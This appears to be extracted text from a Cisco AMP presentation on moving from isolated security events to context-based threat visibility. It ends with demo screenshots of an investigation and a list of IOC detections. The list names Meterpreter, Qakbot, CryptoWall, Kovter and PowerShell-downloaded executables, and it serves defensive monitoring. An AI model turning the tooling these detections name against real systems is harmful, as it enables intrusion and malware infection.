



Cisco Advanced Malware Protection

AMP everywhere and Cisco Visibility

Agenda


- AMP Architecture
- Events vs. Context
- How to generate Context
- Traditional Approach
- Context approach

The result of an analysis is generating information

Bringing this information into relationship is context


Context is needed to see the unknown

Integrations



From Event to Context


- Context simplifies complexity
- Provides a complete different view to your insight threatlandscape
- Context aware is not a product, it is more a capability and approach
- Context is Relationship between Events



From Event to Context

- Which point of view you need?
- Sophisticated „unknown“ in your environment is only available when looking at the context.
- Events are a small piece/part of information inside the context, but important.
- Knowledge what and how content must be correlated is the challenge
- Correlation without False-Positives is hard

Event
○




From Event to Context – Traditional Approach


Challenges

- All systems protected?
- Cloudservice available?
- When asking cloud?
- Dynamic Analysis – What / When
- Proper endpoint config?
- Monitoring normal actions?
- Monitoring non threat events?
- How Dynamic Analysis Results are handled?

Time window (ms) – one direction



Traditional Approach




From Event to Context – Continuous Monitoring


AMP Visibility Enhancement




Time window (from ms to weeks)
and both directions



Traditional Approach



From Event to Context - Intelligence




From Event to Context – Retrospective


AMP Visibility Approach



Visibility



Traditional Approach




From Event to Context – Retrospective

AMP Visibility Approach



Visibility



Stage1: Publish IOC Information to AMP enabled devices

Stage2: Look at the context

Identify a threat's point of origin

Track it's rate of progression and how it spread

See where it's been?

See what it is doing?

Examine target and remediate

Stage3: Answer Questions

What Happened?

Where has the malware been?

Where did the malware come from?


What is it doing?

How do we stop it?




From Event to Context – Summary

Event Based Traditional Approach



Context based AMP Visibility Approach




Q&A and Demo

Appendix 1

AMP Visibility from a Sec Ops
Platform Architecture view.

Sec Ops Platform Reference Architecture View



Appendix 2

Visibility Demo

I want to enrich all events and alerts so that I can detect, prioritize, correlate and respond to incidents by taking advantage of the capabilities of my infrastructure, effectively reducing the time to respond and remediate.

New Investigation Edit This Investigation Save Snapshot 7 of 7 enrichments complete

4 Internal Targets 7 Observables 0 Domains 4 File Hashes 2 IP Addresses 0 URLs

3 Modules

Graph Inspector

Windows 7, SP 1.0
Target

Targeted by 1 unique threats, 1 times in the last a few seconds

Hostname

Resuscitato-PC

AMP Computer GUID


a2b55a74-d58f-4966-ba0f-...

IP Address

192.168.1.123


MAC Address

00:30:05:fc:34:41



- A4E
9 Sightings, 0 Judgements
- VirusTotal
0 Sightings, 9 Judgements
- AMP File Reputation
0 Sightings, 2 Judgements

Sightings Nov 05, 2017 to Present



Sample IOC Events:

Event list for Generic
IOC.

The screenshot shows the Cisco AMP console dashboard. At the top, the browser address bar displays "console.amp.cisco.com". The dashboard header includes navigation tabs: "Dashboard", "Inbox", "Overview", "Events", "Heat Map", and "IOS Clarity". A notification indicates "4 Cognitive Incidents".

The main content area features a filter section with the following options:

- Filter: (New) [Select a Filter]
- Event Type: Generic IOC
- Group: All Groups
- Filters: Add filters by clicking on the icon in the event details
- Time Range: Week
- Sort: Time
- Buttons: Not Subscribed, Reset, Save

The event list contains 19 entries, each with a plus icon, a description, a status icon, a category, and a timestamp. The events are as follows:

Event ID	Description	Status	Category	Timestamp
Demo_Command_Line_Arguments_Meterpreter	detected a Generic IOC: Possible Privilege Escalation Attempt Detected.	🔒	Generic IOC	2018-05-17 17:32
Demo_AMP_Threat_Audit	detected a Generic IOC: W32.PoweliksPersistence.loc	🔒	Generic IOC	2018-05-17 17:08
Demo_AMP_Threat_Audit	detected a Generic IOC: W32.rundll32RunHTMLApplication.loc	🔒	Generic IOC	2018-05-17 17:08
Demo_CryptoWall	detected a Generic IOC: Generic Botnet Communication	🔒	Generic IOC	2018-05-17 17:01
Demo_CryptoWall	detected a Generic IOC: W32.SvchostHitWordpressURL.loc	🔒	Generic IOC	2018-05-17 17:01
Demo_Qakbot_1	detected a Generic IOC: W32.Qakbot.loc	🔒	Generic IOC	2018-05-16 21:48
Demo_Qakbot_3	detected a Generic IOC: W32.Qakbot.loc	🔒	Generic IOC	2018-05-16 21:09
Demo_Qakbot_1	detected a Generic IOC: W32.Qakbot.loc	🔒	Generic IOC	2018-05-16 19:27
Demo_Command_Line_Arguments_Kovter	detected a Generic IOC: W32.PowerShellDownloadedExecutable.loc	🔒	Generic IOC	2018-05-16 17:47
Demo_Command_Line_Arguments_Kovter	detected a Generic IOC: W32.WinWord.PowerShell	🔒	Generic IOC	2018-05-16 17:47
